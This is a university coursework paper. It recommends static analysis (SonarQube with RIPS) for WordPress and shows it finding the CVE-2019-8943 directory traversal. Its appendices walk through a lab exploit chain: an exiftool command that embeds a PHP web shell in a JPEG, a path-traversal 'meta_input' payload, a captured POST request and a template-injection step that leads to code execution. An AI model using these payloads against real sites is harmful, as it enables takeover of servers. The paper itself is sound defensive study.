Jack Gates

Student no: 1500763

CMP417: Engineering Resilient Systems Unit 1

BSc Ethical Hacking Year 4

2019

1 CONTEXT

The open-source project chosen to investigate is known as WordPress (Mullenweg, 2003). WordPress is the most popular content management system (CMS) used for creating websites. Although it is not owned by one company, it does power a multi-billion dollar economy. The CMS is known for having many different independantly created plugins that the user can implement onto their site, many of which are vulnerable, although most of the vulnerable plugins are not widely used. WordPress is used in approximately 27% of all websites on the internet. Due to WordPress being the most commonly used CMS, it is also the most commonly targeted by hackers. A website security company Sucuri (Sucuri.net, 2019) states that 83% of all CMS based websites that were hacked in 2017 were running WordPress.

WordPress is written in PHP, which is prone to having many issues. This is in part because PHP is both a programming language and a web framework at the same time. The language having many web features built-in means that it is very easy for developers to write security faults into their code. PHP also makes use of unsafe functions, as listed in a blog by (Vikhyat, 2018) and many developers using PHP do not bother disabling them. Due to PHP being quite a vulnerable language, WordPress subsequently has a long history of vulnerabilities dating all the way back to 2003, mostly ranging from medium to high risk. There is also a large variety of different vulnerabilities affecting WordPress, these types are: code execution, local file inclusion, Cross site scripting, SQL injection, information disclosure, directory traversal, Cross-site request forgery, authentication bypass, and so on. WordPress core is maintained by its own security team, as well as security researchers that contribute to the project.

This class of security faults that will be addressed in this paper are file system faults. Some vulnerabilities associated with the file system are local file inclusion (LFI) and directory traversals, which have quickly become the most common method of exploiting a file system in PHP written applications. These vulnerabilities are quite similar and often collude, however they have distinct differences. A LFI vulnerability allows an attacker to include files on a server through the web browser. A Directory traversal on the other hand is when a web application is tricked into gaining unauthorised access to restricted directories or files. Directory traversal vulnerabilities can range from low to high risk and are sometimes overlooked, however they can be exploited in several ways.

Directory Traversals can be present in either the application, or the web server software itself. Like all file system faults, directory traversals normally arise when input parameters (cookies, file names, forms) from the client side are not validated properly. They work in an application by manipulating variables that reference files with "../" sequences or by injecting absolute file paths. Directory traversals can allow an attacker to modify critical files, view sensitive information like passwords and source code, and can even be used to collude in other more severe vulnerabilities like code execution.

2 RECOMMENDATION

Following secure design principles is effective at preventing faults in a program. The most important practice is to use multiple practices, as no one practice can detect every fault. Although arguably, and dependent on the project, some practices are better at finding faults than others. The practice recommended in this paper for WordPress is the use of static analysis security testing (SAST) tools to review code. SAST tools can automatically find vulnerabilities, and poorly written code during testing. Static analysis implies that the tool finds faults in a project without needing to run it, it only requires the source code or compiled program. SAST tools typically use two techniques to discover flaws in a programs code: pattern matching, control flow analysis, and sometimes a combination of both are used. Pattern matching is when the source code is compared to patterns or rules that are bad practice or could suggest potential faults. Some tools, using compiler tech can even build syntax trees and create more complex patterns using semantics. Control flow analysis analyses how a program behaves based on its control flow graph (CFG). The control flow graph represents the different possible paths through a program. This technique therefore tracks how data is

handled throughout the code and can perform more powerful checks than pattern matching, such as permission checks, taint analysis, and lifetime analysis. The security solutions company Checkmarx (Checkmarx, 2019) state that “static code analysis is the best way to ensure that your code is free from potential vulnerabilities and exploits”. Some SAST tools are free, but advanced SAST tools can be quite costly. Although, as mentioned earlier, a multi-billion-dollar economy is built on top of WordPress core so any large associated company that values their security should have no problem investing in a SAST tool. A large security team also maintains WordPress core, so it would be a good investment for them.

One of the reasons which make using a SAST tool a very practical security practice is that it is generally simple to use. Certain tools are customisable, and different pattern/flow matching rules can be set for added security, or unset if the user wants feedback to be more concise or relevant to the project. One of the benefits SAST tools have over dynamic tools is that dynamic analysis is limited to finished, compiled programs, whereas SAST tools are a lot more flexible and can be used to test individual sections of code as well as whole programs. Some SAST tools can even be integrated into the developer environment to spot faults during implementation. The ability to test only parts of code individually is beneficial, as when the code is updated, or changes in certain sections are made, it can be tested much more easily. It also means the code can be tested intermittently as it is being implemented. This is a useful feature to have in a project like WordPres that uses PHP, where due to the nature of the language mistakes are quite easy to make, as it allows them to be checked and mitigated with ease. SAST tools can even be implemented in some development softwares.

Another reason which makes SAST tools a more practical choice to use in projects like WordPress is because automatically performing pattern and flow matching is a lot faster than other methods. Fuzzers are computationally expensive and require thorough testing to explore different behaviours for faults. Manual code reviews would also be quite impractical for WordPress, as it is much slower than SAST. OWASP (Owasp.org, 2010a) say about “100-200 lines of code per hour” is inspected during manual reviews. WordPress uses hundreds of thousands of lines of code, meaning that it could possibly take thousands of hours to completely review the code. Not to mention, if it is a third-party team that is auditing this code, then navigating the large codebase of WordPress could be very challenging. It is also common for reviewers to miss certain things. Using SAST tools to review the code instead, would prove to be much faster and possibly have more consistent results in a large project like WordPress.

SAST tools are an effective security practice because the output derived from the analysis is useful. Most tools highlight the exact source of the vulnerability in the code, while some others also provide more information and even suggest mitigations for it. Other practices do not highlight the source of the vulnerability or provide this additional feedback, such as fuzzing, which usually just records the response of the program to the tested input. Another example is in manual code reviews, where the feedback and suggested solutions are dependent on the knowledge of the auditor. In a project that uses PHP like WordPress, it is beneficial to have this additional feedback as due to the nature of the language it is easy to write security faults into the code.

Another good practice is for the developers to follow coding guidelines during implementation. Some good guidelines to follow when writing in PHP can be seen by OWASP (Owasp.org, 2010b). However, following guidelines is quite limited, as there are many possible recommended guidelines available - too many for a developer to remember, and some may be forgotten about. Another reason for using a SAST tool is that some tools can be configured to automatically detect when certain guidelines are broken. Due to WordPress having thousands of commits by over 70 developers (Barron, 2019), using a SAST could be an effective way of implementing a standard guideline to keep the program secure. This is because having so many developers working on the same project increases the likelihood that certain guidelines will be forgotten about, or some developers may even be following separate guidelines in their code.

3 IMPLEMENTATION

3.1 VULNERABILITY

As mentioned in the previous section, the class of security faults addressed in this paper are file system faults, more specifically directory traversals. The specific vulnerability this paper will delve into is CVE-2019-8943 displayed on (Cvedetails.com, 2019), which is a directory traversal affecting all versions of WordPress, although WordPress version 5.0 was used for this demonstration. The vulnerability is given a low CVSS score, as on its own it cannot be exploited, however this vulnerability colludes with another vulnerability to cause code execution. This demonstrates how even seemingly harmless vulnerabilities could lead to more severe vulnerabilities. The specific path traversal vulnerability occurs in the 'wp_crop_image()' function, where the output image can be saved to a different directory as the filename variable is not properly validated. This is a difficult to find vulnerability, and stayed hidden in WordPress core for over 6 years. This is probably because it relies on multiple different vulnerabilities.

To give more context to this vulnerability, a value called '_wp_attatched_file' can be overwritten with post meta entries when an image is updated, which is another fault itself. This does not change the name of the file, but instead changes the file WordPress will later search for when editing the image later. It is this modified post meta data which is used for the path traversal. The path traversal itself is performed whenever an image is cropped. When the image is cropped, a 'wp_crop_image()' function is called. This function uses the 'get_attached_file' function on the images ID, which returns the altered meta value of the file by retrieving the files '_wp_attached_file' value, as seen in Figure 1. This data is passed to the $src_file variable.

```
function get_attached_file( $attachment_id, $unfiltered = false ) {
    $file = get_post_meta( $attachment_id, '_wp_attached_file', true );
```

Figure 1 - get_attached_file

WordPress first needs to make sure the image exists to load it; however, it fails to do this if an attacker previously changed '_wp_attached_file'. WordPress will attempt to generate a download URL which consists of the web sites URL, the default image directory 'wp-contents/uploads', and the value of '_wp_attached_file'. It is also found that the 'fopen' function referenced in the comment in Figure 2 is not correctly sanitised.

```
if ( ! file_exists( $src_file ) ) {
    // If the file doesn't exist, attempt a URL fopen on the src link.
    // This can occur with certain file replication plugins.
    $src = _load_image_to_edit_path( $src, 'full' );
} else {
    $src = $src_file;
}
```

Figure 2 - download image instead

After cropping the image, it is then written back to the filesystem in the new injected location. The reason the developers probably did not properly sanitise this data is because, as it was taken from a meta value already stored on the system, most would assume it was already safe – not knowing this meta value could be tampered with in an earlier stage. Most manual reviewers would probably overlook this. From this vulnerability a full exploit can be crafted, the semantics of which are seen in Appendix A, along with a detailed walkthrough of the full exploit using multiple vulnerabilities in Appendix B. These appendices can be ignored as they are not really relevant in describing the fault, however they do give good insight into how this specific vulnerability could be used in an exploit to cause damage to a WordPress site.

3.2 Applying practice

There are many static tools available that can perform analysis on an applications source code. The one chosen for this project is SonarQube (SonarQube, 2019). SonarQube is an open-source platform used for continuous inspection of code quality. It performs these automatic reviews with static code analysis to detect security vulnerabilities, code smells, and bugs using pattern matching and control flow analysis. For the chosen

vulnerability to be identified, SonarQube requires the RIPS plugin (RIPS plugin, 2017) to be installed, due to SonarQube's free default quality profile not being effective enough to find the complex chosen vulnerability. RIPS is an advanced commercial SAST tool aimed at large projects, such as WordPress. As it is aimed at large commercial businesses, the software is expensive and could not be activated for this demonstration, although it was added to the SonarQube installation and the steps to use it will be shown. RIPS uses taint analysis on the CFG of a program to find vulnerabilities, from source to sink.

The RIPS plugin in SonarQube applies 218 rules by default to the project, which the code needs to follow. After the SonarQube server is set up, the PHP quality profile needs to be configured properly for it to find this vulnerability. Quality Profiles are the collections of rules applied to the code during analysis. The 'RIPS PHP Rules' quality profile will be selected as default, as seen in Figure 3.



Figure 3 - quality profiles

To ensure detection of the specific vulnerabilities, the rules in Figure 4 will be activated in the RIPS profile. The LFI rule managed to detect the LFI involved in the same exploit, whereas the file create rule managed to detect the directory traversal vulnerability (as the vulnerability is both a file create and a directory traversal).



Figure 4 - RIPS rules

The SonarQube scanner configuration file is then set up using the following configuration in Figure 5. The 'sonar.sources' variable will point to the child directory holding the projects source code. The bottom 3 variables will be filled with details pertaining to the users RIPS account, required to activate the plugin.



Figure 5 - sonar-scanner.properties

The scan is then run by launching the 'sonar-scanner.bat' file, when it is finished, a link to the project will be provided in the command terminal like in Figure 6.



Figure 6 - end scan

After clicking the project on the home page, the full scan results will be displayed. The SonarQube scan results is seen in Figure 7, although it cannot detect the specific directory traversal vulnerability if RIPS's rule set is not activated. Every rule that was broken within the code will be displayed on this page, categorised into either bugs, vulnerabilities, and code smells. If the RIPS plugin is enabled, and the rules mentioned earlier are applied, then within the vulnerability's category will be the LFI vulnerability and the file create vulnerability used in the exploit detailed in Appendix A. The directory traversal vulnerability is classed as being a 'file create' vulnerability in the scan because it is technically both.



Figure 7 - results

Clicking on these vulnerabilities will take the user to the source where this vulnerability is found. Using its taint analysis, the tool identified that the source of the 'file create' (directory traversal) vulnerability is in the 'get_attached_file' function shown above in Figure 1, which is called when the image is cropped. The sink is identified to be an 'fopen()' function in 'class-wp-image-editor.php' where it is used un-sanitised, as identified in the report (Demo.ripstech.com, 2019). The RIPS plugin also provides a description of the fault as seen in Figure 8.



Figure 8 - file create

Using the same rules previously mentioned, a RIPS scan report of WordPress 5.0 is available online (Demo.ripstech.com, 2019), proving that the advanced SAST tool can find this complicated vulnerability. Furthermore, the tool provides a mitigation for the tool on its dashboard version. Looking at the scan, the tool suggests that a good way to validate this un-sanitised data is by using the PHP built-in function 'basename()' when the user input is received, as well as using whitelists where possible. Regardless, giving the source and a description of the vulnerability should provide the developer with enough information to fix it. The RIPS plugin used with SonarQube, is an appropriate choice for WordPress, because although it is more costly than other SAST tools, it can detect vulnerabilities that are not as obvious and other tools, such as SonarQube without the RIPS plugin, may miss. The chosen vulnerability is a good at showing the tools effectiveness as it was difficult to find as explained in the previous section, and managed to stay hidden in WordPress core for over 6 years.

4 REFERENCES

Barron, B. (2019). 2018's Most Surprising WordPress Statistics. [online] WhoIsHostingThis.com. Available at: https://www.whoishostingthis.com/compare/wordpress/stats/ [Accessed 24 Apr. 2019].

Checkmarx. (2019). Php Overview and Vulnerabilities. [online] Available at: https://www.checkmarx.com/sast-supported-languages/php-overview-and-vulnerabilities/ [Accessed 23 Apr. 2019].

Cvedetails.com. (2019). CVE-2019-8943. [online] Available at: https://www.cvedetails.com/cve/CVE-2019-8943/ [Accessed 19 Apr. 2019].

Demo.ripstech.com. (2019). RIPS - File Create. [online] Available at: https://demo.ripstech.com/issue/100/128/20/51234/details [Accessed 25 Apr. 2019].

Mullenweg, M. (2003). WordPress.

Owasp.org. (2010a). Automated Code Review - OWASP. [online] Available at: https://www.owasp.org/index.php/Automated_Code_Review [Accessed 24 Apr. 2019].

Owasp.org. (2010b). PHP Security Leading Practice - OWASP. [online] Available at: https://www.owasp.org/index.php/PHP_Security_Leading_Practice [Accessed 24 Apr. 2019].

RIPS plugin. (2017). ripstech.

SonarQube 7.7. (2019). Sonar.

Sucuri.net. (2019). Hacked Website Report 2017. [online] Available at: https://sucuri.net/reports/2017-hacked-website-report [Accessed 23 Apr. 2019].

Vikhyat (2018). Dangerous/Insecure PHP Functions Which Must Be Disabled - Flaunt7. [online] Flaunt7. Available at: https://blog.flaunt7.com/dangerous-insecure-php-functions-must-disabled/ [Accessed 23 Apr. 2019].

5 APPENDICES

5.1 APPENDIX A - SEMANTICS OF THE EXPLOIT

- An image is uploaded with a malicious payload (using CVE-2019-8942)
- The image is updated with the added input tag '&meta_input[_wp_attached_file]=2019/04/exploit.jpeg#/../../../../themes/twentyseventeen/exploit.jpeg', which changes its name but its ID stays the same.
- The image is cropped and the wp_crop_image() function is called. Wordpress retrieves the image based on its ID and reads the updated filename which has a path to the themes directory injected. Since it can't be found locally, it is downloaded using the concatenated URL and unsanitised filename instead.
- The cropped file is then saved. Although due to it containing a directory traversal, it is instead saved to the theme's directory instead of the default file directory. (CVE-2019-8943)
- A post is then created with the injected metadata '&meta_input[_wp_page_template]=exploit-e1554855221697.jpeg'. This changes the '_wp_page_template' variable to be equal to the malicious file in the themes directory.
- When a post is viewed an include() function is performed. This function loads the file with the name stored in '_wp_page_template', executing the payload.

5.2 APPENDIX B - THE EXPLOIT

To start off the exploit, a jpeg image is injected with PHP code which executes a command as seen in Figure 9.

```
root@kali:~/Desktop# exiftool exploit.jpeg -documentname="<?php echo exec(\$_POST['cmd']); ?>"
    1 image files updated
```

Figure 9 - exiftool

Using an Author account, the image can then be uploaded to the server as seen in Figure 10.



Figure 10 - upload image

The image and the location of the image can be seen in Figure 11.

Figure 11 - image location

The image is updated by pressing the button seen in Figure 12. The request should be intercepted, and the following input tag should be entered:
'&meta_input[_wp_attached_file]=2019/04/exploit.jpeg#/../../../../themes/twentyseventeen/exploit.jpeg'

Injecting this code will result in a Directory traversal vulnerability in the next step. This request can be seen in Figure 13. It will change the files name but its ID stays the same.



Figure 12 - update image

```
POST /wp-admin/post.php HTTP/1.1
Host: 192.168.16.160
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.16.160/wp-admin/post.php?post=56&action=edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 789
Cookie:
wordpress_661000e6762cfcfaabfbf591389a0337=author%7C1555021395%7CLruiqF4KrsLXYs4MW7OMYAuoKkTA2OAwQNMWFdJapCT%7C7bfe43b49192ba64b39c4fbad42
20ba4981f066ee9ed9ea2c77a26263bd20a22; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_661000e6762cfcfaabfbf591389a0337=author%7C1555021395%7CLruiqF4KrsLXYs4MW7OMYAuoKkTA2OAwQNMWFdJapCT%7C9a635e814a17623b9
a8e171dfbbb11ceeacd0eeac1cf230530ccca845e93c526; wp-settings-time-2=1554849777
Connection: close
Upgrade-Insecure-Requests: 1

_wpnonce=436f8134c7&_wp_http_referer=%2Fwp-admin%2Fpost.php%3Fpost%3D56%26action%3Dedit&user_ID=2&action=editpost&originalaction=editpost&
post_author=2&post_type=attachment&original_post_status=inherit&referredby=&_wp_original_http_referer=&post_ID=56&meta-box-order-nonce=f28
6f70f0f&closedpostboxesnonce=4fc09dc60f&post_title=exploit&samplepermalinknonce=fe204ba277&excerpt=&_wp_attachment_image_alt=&content=&att
achment_url=http%3A%2F%2F192.168.16.160%2Fwp-content%2Fuploads%2F2019%2F04%2Fexploit.jpeg&original_publish=Update&save=Update&advanced_vie
w=1&comment_status=open&add_comment_nonce=75757a6118&_ajax_fetch_list_nonce=f245b624a5&_wp_http_referer=%2Fwp-admin%2Fpost.php%3Fpost%3D56
%26action%3Dedit&post_name=exploit&meta_input[_wp_attached_file]=2019/04/exploit.jpeg#/../../../../themes/twentyseventeen/exploit.jpeg
```

Figure 13 - inserting meta data into POST

The image is cropped as seen in Figure 14 and the wp_crop_image() function is called. WordPress retrieves the image based on its ID and reads the updated filename which has a path to the theme's directory injected. Since it can't be found locally, it is downloaded using the concatenated URL and filename instead.



Figure 14 - crop image

The cropped file is then saved by clicking the save button. Although due to it containing a directory traversal, it is instead saved to the theme's directory instead of the default file directory. The response of this post can be seen in Figure 15 and displays the name and location of the saved file.



Figure 15 - server response

A post is then created as seen in Figure 16. It is intercepted and injected with the metadata: '&meta_input[_wp_page_template]=exploit-e1554855221697.jpeg'

The request is seen in Figure 17. This changes the '_wp_page_template' variable to be equal to the malicious file in the themes directory.



Figure 16 - new post

Figure 17 – inserting cropped file name

When a post is viewed an include() function is performed. This function loads the file with the name stored in '_wp_page_template', executing the payload. A malicious request can be seen in Figure 18, the value of 'cmd' will be executed when the request is sent.

Figure 18 - injecting command